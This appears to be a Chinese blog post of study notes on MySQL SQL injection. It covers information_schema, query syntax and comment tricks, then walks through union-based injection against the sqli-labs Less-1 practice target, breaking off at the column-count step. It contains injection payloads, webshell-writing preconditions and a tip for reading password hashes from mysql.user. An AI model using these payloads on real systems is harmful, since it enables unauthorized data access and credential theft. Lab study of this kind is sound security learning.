boxmoe_header_banner_img

困困小猫の秘密基地

加载中

文章导读

SQL 注入 – MySQL


avatar
kunkunxiaomao 2025年8月26日 56

第一章 MySQL 相关知识点

1.1 数据库结构



MySQL在数据库中有一个名为"information_schema"的数据库。该数据库中含有三个表名分别是"schemata"、"tables"和"columns"。

1.1.1数据库结构


schemata表存储该用户创建的所有数据库,其中SCHEMA_NAME字段名存放的是所有数据库的名字。如图所示:

用如下语句可以查看非图形化界面:
show full columns from information_schema.schemata

1.1.2 表结构



tables表存储该用户创建的所有数据库的库名和表名。其中TABLE_NAME字段存放的是所有的表名,而TABLE_SCHEMA所有的数据库名。如图所示:
用如下语句可以查看非图形化界面:
show full columns from information_schema.tables

1.1.3 字段结构



columns表存储了所有的数据库中的所有表的所有字段名。其中column_name存放着所有的字段名,table_name存放着所有表名,table_schema存放着所有的数据库名
用以下语句可以查看得图形化界面:
show full columns from information_schema.columns

1.2 MySQL 相关语法

1.2.1 MySQL 查询语句

在不知道任何条件时,语句如下:
SELECT 要查询的字段名 FROM 库名.表名
在有一条已知条件时,语句如下:
SELECT 要查询的字段名 FROM 库名.表名 WHERE 已知条件的字段名 = '已知条件的值'
在有两条已知条件时,语句如下:
SELECT 要查询的字段名 FROM 库名.表名 WHERE 已知条件1的字段名 = '已知条件1的值' AND 已知条件2的字段名 = '已知条件2的值'

1.2.2 limit用法



limit的使用格式为limit m,n ,其中m指记录开始的位置,m为0时表示从第一条记录开始读取;n指取n条记录。例如:limit 0,1表示从第一条记录开始,去一条记录。用于处理很长的数据做数据筛选.
select * from information_schema.columns limit 0,1;
加上limit后我们可以发现只剩下了一条查询数据。

1.2.3 substr()和substring()

substr === substring,他们是相等的,可能可以进行绕过尝试?🤔(有待验证)。

不过AI说可以

substring(string,start,length)
  • srtring:提取目标
  • start:开始字符
  • length:提取长度。 PS:length 不能超过原始字符串剩余的字符数(从 start 位置开始计算)。 示例:
select substring('aabbccddeeff',1,2);

1.2.4 需要记住的几个函数

  • database():当前网站使用的数据库
  • version():当前MySQL的版本
  • user():当前用户PS:有一个小知识点,曾经忘过:对于SQL注入写webshell满足的条件
  • 用户为root
  • 知道绝对路径
  • secure_prive_file 为空

1.2.5 注释

在MySQL中,常见的注释符的表达方式有:“#”,“--空格”或“/**/”

1.2.6 内联注释

内联注释的定义:内联注释中,大于MySQL版本号的数字,中间的字符串被注释。小于等于则被正常执行。没有指定版本号,MySQL 会无条件执行注释中的内容。
​
内联注释的形式为/* !code */。内联注释可以用于整个SQL语句中,用来执行SQL语句.
select * from columns /* ! where 1 */

1.2.7 引号的使用

  • 单引号’ ‘ -> 用于表示 值
  • 反引号 -> 用于表示名字,例如表名、列名。

1.3 补充

1.3.1 information_schema 以外的元数据库(MySQL 5.7+)

  • MySQL 8.0 引入了 information_schema** 的替代视图:**
    • performance_schema
    • sys
    • mysql(存储用户、权限、插件等)

注意:某些环境下 information_schema 被禁用或权限受限,可尝试读取 mysql.user 表获取用户哈希。

1.3.2 常用函数补充(你提到了 database()、user()、version())

函数名作用说明
@@datadir数据库文件路径
@@hostname数据库主机名
@@version_compile_os操作系统类型
schema()等价于 database()
connection_id()当前连接 ID
last_insert_id()上一次插入的自增 ID

第二章 SQL注入前期的一般流程

一、判断注入类型

用于判断其是字符型还是整数型,整数型一般提交的内容为数字,所以可以利用逻辑判断进行分析是不是整数型,具体方法一般有如下两种方式:

1.1 方法一

and 1=1 和 and 1=2,我们发现如果是字符型,就算是逻辑错位回显也是正确的,而整数型则无回显

1.2 方法二

利用数字型可以计算,而字符型不可以进行计算,通过此来判断。

二、添加注释,查看是否正常显示

常见的注释符号:`--+`、`-- +`、`#`、`%23`、`-- -`

三、闭合的作用

添加闭合符号,是为了使前一段语句正常执行且去掉后面语句的限制

对于后面的语句,可以使用注释符号注释掉,避免产生错误信息

$id=$_GET['id'];
$sql='select * from users where id=$id';
​
?id=1' --+
$id=1' --+
​
$sql='select * from users where id=$id';
select * from users where id='   1' --+   '

第三章 union注入

可以用union注入的原因是,页面有明确的回显信息,比如用户名,等可以回显明确的信息,并且构造恶意语句时报错。以less-1为例


一、判断注入点

一般会出现在与数据库交互的地方,下面的注入的注入点都是这样的。比如url中含有参数,例如:


http://192.168.27.134:82/Less-1/?id=

再比如,登录入口,注册入口这种与数据库有交互的地方。

二、判断注入类型



http://192.168.27.134:82/Less-1/?id=1 and 1=2
#当输入1=2时,页面正常回显,判断为字符型

三、判断闭合类型

() 、' ' 、" " 、(' ') 、(" ")、 ((' ')) 、((" "))

之后再进行注释。

#构造payload

http://192.168.27.134:82/Less-1/?id=1'
​
#发现报错为
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' LIMIT 0,1' at line 1
​
#此时可以推断其查询语句为
select * from [表] where id='$_GET['id']'
#所以当我们输入1'未闭合导致报错

四、判断列数



order by或group by都可达到效果。推荐使用二分法,比如order by 10发现报错后order by 5这样子进行分化。

#构造payload
http://192.168.27.134:82/Less-1/?id=1' order by 4 --+
http://192.168.27.134:82/Less-1/?id=1' order by 3 --+


